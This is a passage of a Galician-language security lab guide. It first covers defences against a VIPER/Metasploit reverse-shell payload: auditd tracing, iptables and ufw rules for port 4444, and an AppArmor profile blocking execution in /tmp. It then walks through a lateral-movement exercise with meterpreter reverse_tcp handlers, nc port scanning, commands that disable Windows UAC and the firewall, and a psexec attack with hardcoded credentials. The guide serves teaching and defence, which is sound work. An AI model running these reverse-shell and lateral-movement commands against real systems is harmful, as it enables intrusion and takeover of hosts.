- Revisa a saída. Busca *calquera* liña `type=SYSCALL` que teña `syscall=42` (connect en x86_64). Mira os campos `pid`, `ppid`, `comm=` (nome do comando), e `exe=` para cada evento.

Paso 3: Busca o PID do Payload e Fai a Busca por PID

1. Atopa o PID do teu payload mentres se está executando:

   ```
   ps aux | grep 1743838036.elf
   ```

   Ou busca o evento de creación do proceso:

   ```
   ausearch -k process_creation -x /home/losada/1743838036.elf -i -ts recent
   ```

   Anóta o `pid=` que aparece no evento `execve`. Supoñamos que é `7123`.
2. Busca conexións de rede feitas *especificamente por ese PID*:

   ```
   ausearch -k network_connection -p 7123 -i -ts recent
   ```

   Isto debería mostrar a conexión inicial que o teu payload fixo ao servidor C2 de VIPER (asumindo que as regras estaban activas nese momento). Examina o evento `SOCKADDR` asociado para ver a IP e porto de destino.

Paso 4: Busca o PID do Proceso `ping` e as Súas Conexións

1. Mentres o `ping 8.8.8.8` se está executando desde o shell de VIPER, busca o seu PID na máquina vítima:

   ```
   ps aux | grep "ping 8.8.8.8"
   ```

   Anóta o PID. Supoñamos que é `7150`.

2. Busca conexións de rede (ou actividade relacionada) feitas por ese PID `ping`:

   ```
   # Busca xeral por PID
   ausearch -p 7150 -i -ts recent

   # Busca específica de conexións (pode que ping use outras syscalls ademais de connect para ICMP)
   ausearch -k network_connection -p 7150 -i -ts recent
   ```

   Se atopas eventos para o PID `7150`, mira o campo `exe=`. Case seguro que será `/usr/bin/ping` (ou similar). Tamén podes ver o `ppid=` (Parent PID) neste evento, que debería coincidir co PID do teu payload (`7123` no noso exemplo). Isto confirma a relación pai-fillo.

Paso 5: Usa un Grep Máis Tolerante

Se queres seguir usando `grep` pero sendo menos específico co campo `exe`:

```
ausearch -k network_connection -i -ts recent | grep 1743838036.elf
```

Isto atopará o nome do ficheiro en calquera parte da liña do log, non só no campo `exe=`.

En Resumo:

A forma máis fiable é probablemente buscar primeiro a creación do proceso do teu payload (`-k process_creation`) para obter o seu PID, e logo usar ese PID para buscar as súas conexións de rede (`-k network_connection -p <PID>`). Para comandos executados *dentro* do shell (como `ping`), busca o PID dese comando específico e investiga os seus propios eventos de rede, fixándote no `ppid` para relacionalo co payload orixinal.

5. Consideracións Adicionais

- **Volume de Logs:** As regras proporcionadas poden xerar moitos logs, especialmente `execve` en sistemas ocupados. En ambientes de produción, poderías querer afinar as regras (por exemplo, auditar só certos directorios, excluír usuarios/procesos de confianza, ou auditar só execucións fallidas).
- **Log Rotation:** Asegúrate de que a rotación de logs para `auditd` está configurada (normalmente en `/etc/logrotate.d/auditd`) para evitar que o disco se encha.
- **Interpretación:** A saída de `auditd` é detallada. `ausearch -i` axuda moito na interpretación. Para análises máis complexas, ferramentas como `aureport` ou a exportación a un SIEM son útiles.
- **Impacto no Rendemento:** A auditoría intensiva pode ter un lixeiro impacto no rendemento do sistema. Monitoriza o teu sistema despois de aplicar regras extensivas.

Usando `auditd` desta maneira, podes obter un rexistro detallado da actividade dos procesos e as súas conexións de rede, o que é invaluable para a análise forense e a detección de intrusións como a execución dun payload malicioso.

Bastionado e Mitigación

1. Implementar un firewall robusto:

a. ufw

```
apt -y install ufw
ufw enable
ufw allow ssh
ufw deny 4444  # Porto do ataque
ufw status
ufw disable
```

b. iptables

- **1. Bloquear conexións Reverse TCP**
  Para bloquear conexións de reverse TCP específicas, debes identificar o porto de saída utilizado. Normalmente, ferramentas como Metasploit usan portos como `4444`, pero VIPER pode configurarse con calquera porto.

```
iptables -A OUTPUT -p tcp --dport 4444 -j DROP
```

Se queres bloquear todas as conexións de saída a un servidor específico (por exemplo, o C2 de VIPER):

```
iptables -A OUTPUT -d <IP_SERVIDOR_C2> -j DROP
```

- **2. Crear logs para detectar Reverse TCP**
  Crear logs detallados con `iptables` para detectar calquera conexión sospeitosa.

  ```
  iptables -A OUTPUT -p tcp --dport 4444 -j LOG --log-prefix "Reverse TCP Detection: "
  ```

  Os logs poden ser visualizados con:

  ```
  # dmesg | grep 'UFW BLOCK'
  [ 5317.987456] [UFW BLOCK] IN=enp0s8 OUT= MAC=08:00:27:ec:52:e4:08:00:27:0c:d4:a9:08:00 SRC=192.168.120.100 DST=192.168.120.101 LEN=180 TOS=0x00
  PREC=0x00 TTL=64 ID=58544 DF PROTO=TCP SPT=4444 DPT=44780 WINDOW=501 RES=0x00 ACK PSH URGP=0
  [ 5318.195056] [UFW BLOCK] IN=enp0s8 OUT= MAC=08:00:27:ec:52:e4:08:00:27:0c:d4:a9:08:00 SRC=192.168.120.100 DST=192.168.120.101 LEN=180 TOS=0x00
  PREC=0x00 TTL=64 ID=58545 DF PROTO=TCP SPT=4444 DPT=44780 WINDOW=501 RES=0x00 ACK PSH URGP=0
  # dmesg | grep "Reverse TCP Detection"
  [ 6031.908612] Reverse TCP Detection: IN= OUT=enp0s8 SRC=192.168.120.101 DST=192.168.120.100 LEN=196 TOS=0x00 PREC=0x00 TTL=64 ID=27356 DF PROTO=TCP
  SPT=59436 DPT=4444 WINDOW=501 RES=0x00 ACK PSH URGP=0
  [ 6069.974689] Reverse TCP Detection: IN= OUT=enp0s8 SRC=192.168.120.101 DST=192.168.120.100 LEN=212 TOS=0x00 PREC=0x00 TTL=64 ID=27357 DF PROTO=TCP
  SPT=59436 DPT=4444 WINDOW=501 RES=0x00 ACK PSH URGP=0
  ```

Ou se estás usando `journalctl`:

```
journalctl -k | grep "Reverse TCP Detection"
abr 04 02:22:00 nodo01 kernel: Reverse TCP Detection: IN= OUT=enp0s8 SRC=192.168.120.101 DST=192.168.120.100 LEN=196 TOS=0x00 PREC=0x00 TTL=64 ID=27356 DF
PROTO=TCP SPT=59436 DPT=4444 WINDOW=501 RES=0x00 ACK PSH URGP=0
abr 04 02:22:38 nodo01 kernel: Reverse TCP Detection: IN= OUT=enp0s8 SRC=192.168.120.101 DST=192.168.120.100 LEN=212 TOS=0x00 PREC=0x00 TTL=64 ID=27357 DF
PROTO=TCP SPT=59436 DPT=4444 WINDOW=501 RES=0x00 ACK PSH URGP=0
```

> **Ou se estás usando `rsyslog`**
>
> ```
> cat /var/log/syslog | grep "Reverse TCP Detection"
> ```

- **3. Persistencia das regras de iptables**
  Para que as regras de `iptables` persistan tras un reinicio:

  ```
  iptables-save > /etc/iptables/rules.v4
  ```

  Para restaurar:

  ```
  iptables-restore < /etc/iptables/rules.v4
  ```

---

2. Uso de AppArmor para Previr a Execución de Payloads

AppArmor é un sistema de Control de Acceso Mandatorio (MAC) para Linux que permite restrinxir as capacidades dos programas. Podemos usalo para denegar a execución de ficheiros en directorios comúns onde os atacantes adoitan escribir payloads (como `/tmp`, `/var/tmp`, ou mesmo directorios de usuario).

a. Instalar Utilidades de AppArmor

Asegúrate de ter as ferramentas necesarias instaladas:

```
apt update
apt install apparmor-utils apparmor-profiles apparmor-profiles-extra
```

b. Crear o Ficheiro de Perfil de AppArmor

Crearemos un perfil personalizado en `/etc/apparmor.d/`. As barras `/` no nome do perfil substitúense por puntos `.`.

```
nano /etc/apparmor.d/local.deny-execute-unsafe-paths
```

c. Engadir o Contido do Perfil

Pega o seguinte código no ficheiro aberto (`local.deny-execute-unsafe-paths`):

```
# /etc/apparmor.d/local.deny-execute-unsafe-paths
# Perfil local para denegar a execución en rutas comúns de descarga/temporais

# Incluír definicións globais (importante)
#include <tunables/global>

# Definir o perfil - Dálle un nome único con namespace 'local'
profile local:deny-execute-unsafe-paths flags=(attach_disconnected) {

  # Incluír abstraccións básicas (recomendado)
  #include <abstractions/base>

  # --- Regras Principais de Denegación ---

  # Denegar execución (mx) en /tmp e /var/tmp recursivamente
  # m: memory map executable. Denegar para evitar técnicas de evasión comúns.
  # x: Permiso de execución
  # **: Coincide recursivamente con todos os ficheiros e directorios dentro
  deny /tmp/** mx,
  deny /var/tmp/** mx,

# --- Denegar execución en directorios home ---
# !!! danger "Restrinxir /home é Arriscado"
#     Descomentar estas liñas pode romper aplicacións lexítimas (instaladores,
#     scripts de usuario, etc.). PROBA EXTENSIVAMENTE en modo complain.
#     Considere mellor restrinxir aplicacións específicas (navegador, correo).
# deny @{HOME}/** mx,
# deny /home/*/** mx, # Alternativa se @{HOME} non funciona como esperado

# Permitir outras operacións pode ser necesario se o perfil fose máis complexo,
# pero para un 'deny' explícito, non son estrictamente obrigatorias.
}
```

- **Explicación:**
  - `deny ... mx,`: Bloquea tanto a execución directa como a carga indirecta de código executábel para todos os ficheiros (`**`) dentro dos directorios especificados (`/tmp/`, `/var/tmp/`).
  - A sección para `@{HOME}` está comentada por precaución.

d. Gardar e Pechar

En `nano`, preme `Ctrl+O`, `Enter`, e logo `Ctrl+X`.

e. Cargar o Perfil en Modo *Complain*

> ⚠ **Probar Primeiro en Modo *Complain***
>
> É **crucial** cargar primeiro o perfil en modo *complain* (queixarse). Neste modo, AppArmor **rexistra** as violacións das regras pero **non as bloquea**. Isto permíteche ver se o perfil interfire con operacións lexítimas do sistema antes de aplicalo de forma estrita.

```
# Cargar/Recargar o perfil no kernel e escribir na caché
apparmor_parser -r -W /etc/apparmor.d/local.deny-execute-unsafe-paths

# Poñer o perfil específico en modo complain
aa-complain local.deny-execute-unsafe-paths
```

Asegúrate de que `local.deny-execute-unsafe-paths` coincide co nome usado dentro do ficheiro de perfil.

f. Realizar Probas

1. Crea un script simple ou copia un executable pequeno a `/tmp`.

```
echo -e '#!/bin/bash\necho "Ola desde /tmp!"' > /tmp/test_script.sh
```

2. Dálle permisos de execución:

```
chmod +x /tmp/test_script.sh
```

3. Intenta executalo:

```
/tmp/test_script.sh
```

4. **Revisa os Logs de AppArmor:** Mentres o perfil está en modo *complain*, a execución debería funcionar, pero deberías ver mensaxes de violación nos logs do sistema indicando que AppArmor *tería* bloqueado a acción.

```
# Busca mensaxes de AppArmor nos logs do sistema
journalctl -f | grep -E 'apparmor="DENIED"|apparmor="ALLOWED" operation="exec"'
# Tamén podes revisar /var/log/audit/audit.log ou /var/log/syslog
```

   Busca entradas relacionadas co perfil `local.deny-execute-unsafe-paths` e a operación de execución (`operation="exec"`, `permission="execute"`) sobre o teu script en `/tmp`.

journalctl non amosa nada pero audit.log si, por que?

É unha situación moi habitual e a razón principal adoita ser a forma en que `auditd` e `journald` interactúan co subsistema de auditoría do kernel:

a. **AppArmor Xera Eventos de Auditoría do Kernel:** Cando AppArmor toma unha decisión (PERMITIR/DENEGAR), non escribe directamente nun ficheiro de log. En cambio, xera un evento a través do **subsistema de auditoría do kernel** de Linux (o mesmo que usa `auditd` para monitorizar chamadas ao sistema).

b. **`auditd` é o Consumidor Principal (se está activo):** O daemon `auditd` está deseñado especificamente para escoitar e rexistrar estes eventos de auditoría do kernel. Cando `auditd` está instalado, activo e configurado correctamente (o cal é o caso por defecto cando o instalas), convértese no **receptor principal e moitas veces exclusivo** destes eventos. Leos directamente do kernel e escríbeos no seu propio ficheiro de log: `/var/log/audit/audit.log`.

c. **`journald` e os Eventos de Auditoría:** O daemon `journald` (o backend de `journalctl`) tamén recolle mensaxes do kernel (a través de `printk` / `/dev/kmsg`). *En teoría*, podería ver os eventos de auditoría que AppArmor xera. Porén:

- **Preferencia de `auditd`:** O sistema está deseñado para que, se `auditd` está activo, el teña prioridade para procesar os eventos de auditoría. Nalgúns casos, o kernel pode enviar os eventos *só* a `auditd` cando está configurado como o sistema de auditoría activo, e non os duplica ao fluxo normal de mensaxes do kernel (`printk`) do que le `journald`.
- **Configuración de `auditd`:** A configuración de `auditd` (`/etc/audit/auditd.conf`) e as regras cargadas (`auditctl`) poden influír en como se manexan os eventos. Se `auditd` está en modo "inmutable" (`auditctl -e 2`) ou simplemente activo (`auditctl -e 1`), o kernel entende que `auditd` é o destino principal.
- **Posible Filtrado en `journald` (Menos probable):** Aínda que `journald` vise os eventos, podería haber regras de filtrado ou rate-limiting (aínda que é menos común para eventos de seguridade como os de AppArmor).

d. **O Comando `grep`:** O teu comando `grep` para `journalctl` (`grep -E 'apparmor="DENIED"|apparmor="ALLOWED" operation="exec"'`) busca cadeas específicas que aparecen *dentro* do rexistro de auditoría. Se `journald` non está recibindo eses rexistros en primeiro lugar, o `grep` non atopará nada. O formato en `/var/log/audit/audit.log` é o formato nativo de auditoría, que contén esas cadeas exactas.

En Resumo:

A razón máis probable pola que ves os logs de AppArmor en `/var/log/audit/audit.log` pero non con `journalctl` é porque **`auditd` está activo e está interceptando/consumindo os eventos de auditoría do kernel directamente**, antes ou en lugar de que cheguen ao fluxo de mensaxes do kernel que `journald` monitoriza.

Que facer?

- **Confía en `auditd` para os logs de AppArmor:** Cando `auditd` está activo, a forma estándar e máis fiable de ver os eventos de AppArmor (e outros eventos de auditoría) é usar as ferramentas de `auditd`:
  - `ausearch -m avc -ts recent` (Busca eventos específicos de AppArmor/SELinux recentes)
  - `ausearch -m apparmor -ts recent` (Se o teu sistema etiqueta especificamente AppArmor)
  - `tail -f /var/log/audit/audit.log | grep -i apparmor` (Monitoriza o ficheiro directamente)
- **Verifica o estado de `auditd`:**

```
systemctl status auditd
auditctl -s # Mira se 'enabled' é 1 ou 2
```

- **Se *realmente* queres os logs en `journald`:** Poderías deter ou desactivar `auditd` (`systemctl stop auditd && systemctl disable auditd`). Nese caso, os eventos de auditoría do kernel deberían empezar a aparecer en `journalctl` (xa que non habería un consumidor principal interceptándoos). *Non obstante, isto desactiva todo o sistema de auditoría de `auditd`, o cal non adoita ser recomendable por razóns de seguridade.* Unha alternativa sería configurar `audispd-plugins` (como `audisp-remote` ou outros) para reenviar eventos desde `auditd` a outros sistemas, ou configurar `rsyslog` para ler o ficheiro `audit.log`, pero iso complica a configuración.

g. Activar o Modo *Enforce*

Se as probas en modo *complain* foron satisfactorias e non detectaches o bloqueo de procesos lexítimos, podes activar o modo *enforce* (forzar):

```
aa-enforce local.deny-execute-unsafe-paths
```

Agora, calquera intento de executar un ficheiro directamente desde `/tmp` ou `/var/tmp` debería fallar cun erro de "Permission denied".


Limitacións e Consideracións

- **Intérpretes vs. Binarios:** Este perfil bloquea a execución *directa* (`./meu_script`), pero non necesariamente a execución a través dun intérprete permitido (`bash /tmp/meu_script.sh`). Para iso, necesitarías perfís máis específicos para os intérpretes.
- **Complexidade con `/home`:** Bloquear a execución no directorio `home` é complexo e pode romper funcionalidades. É xeralmente mellor restrinxir aplicacións individuais (como navegadores) que poidan descargar e tentar executar payloads.
- **Combinación de Defensas:** AppArmor é unha capa de seguridade. Combínaa con permisos de ficheiros adecuados, opcións de montaxe de sistemas de ficheiros como `noexec` onde sexa aplicable, e outras boas prácticas de seguridade.

EXEMPLO 2: MOVEMENTO LATERAL (EXPANDIR ACCESO)

Prerrequisito: Facer Exemplo1

Arquitectura do Escenario de Movemento Lateral




Asumimos que o atacante xa comprometeu `VM-2` (ver Exemplo 1) e agora quere acceder a outros sistemas (VM-3) na mesma rede interna.

Escenario Resumido

- **`VM-1` (VIPER)**: `192.168.120.100` (Centro de control, onde está VIPER con `msfconsole`).
- **`VM-2` (Debian con payload activo)**: `192.168.120.101` (Acceso logrado dende `VM-1` a través dun `Meterpreter` activo).
- **`VM-3` (Windows 10 Enterprise Evaluation)**: `192.168.120.102` (Portos abertos: `135`, `139`, `445`, con credenciais válidas `usuario/abc123`).

Obxectivo: Movemento lateral dende `VM-2` cara `VM-3`. **Paso 1: Acceso á `VM-2` (Payload activo) Execución dende `VM-1` (msfconsole - VIPER)**


```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.120.100
set LPORT 4444
run
```



Execución dende `VM-2` (Bash - Linux)

```
./1743719330.elf #payload.elf
```

Agora deberías ter acceso á `VM-2` a través de `meterpreter`.



Paso 2: Movemento lateral cara `VM-3`

> **Movemento Lateral vs. Pivoting**
>
> - **`Movemento Lateral`** é a técnica de moverse dun sistema a outro dentro da mesma rede comprometida sen utilizar ningún tipo de proxy ou túnel.
> - **`Pivoting`** implica crear un proxy ou túnel para acceder a redes que non son directamente accesibles.

Neste escenario, imos asumir que `VM-2` pode comunicarse directamente con `VM-3` a través da rede (`192.168.120.0/24`). Non se está utilizando `Pivoting`, só Movemento Lateral.

Escaneo de `VM-3` dende `VM-2`

> **Lembrar que estamos dentro dunha consola `meterpreter`**
>
> De aí que ao rematar a enumeración executemos o comando `exit` para voltar á consola `mfsconsole`

De interese


Enumeración - Practica-SI-ActiveDirectory-Enumeracion.pdf

1. Comprobar conectividade e Enumerar sistema operativo mediante TTL (64→Linux, 128→Windows)

```
ping -c2 192.168.120.102 #TTL<=128 → Windows
```

2. Enumerar portos TCP open

```
nc -vz 192.168.120.102 135 139 445 #Escaneo portos comúns
exit
exit
```



Paso 3: Movemento Lateral con `Psexec` (SMB)

Desactivar UAC e Firewall en Windows (modo laboratorio)

Para contornas de proba ou laboratorio, podes desactivar o UAC e o firewall de Windows Server ou Windows 10 cos seguintes comandos. **Executa o terminal como administrador.**

Desactivar UAC (User Account Control):

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f
shutdown /r /t 0
```

Isto modifica o rexistro para desactivar completamente o UAC. Requírese **reinicio**.

Desactivar o firewall en todos os perfís (dominio, privado, público):


```
netsh advfirewall set allprofiles state off
```

Isto desactiva o firewall de Windows para todos os perfís. Útil para asegurar que nada bloquea `SMB`, `psexec`, ou conexións remotas.

Nota: Estes cambios reducen significativamente a seguridade do sistema. Úsaos só en contornas de laboratorio ou máquinas illadas.

Execución dende `VM-1` (msfconsole - VIPER)


```
use exploit/windows/smb/psexec
set RHOSTS 192.168.120.102
set SMBUser usuario
set SMBPass abc123.
set LHOST 192.168.120.100
set LPORT 5555
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
```




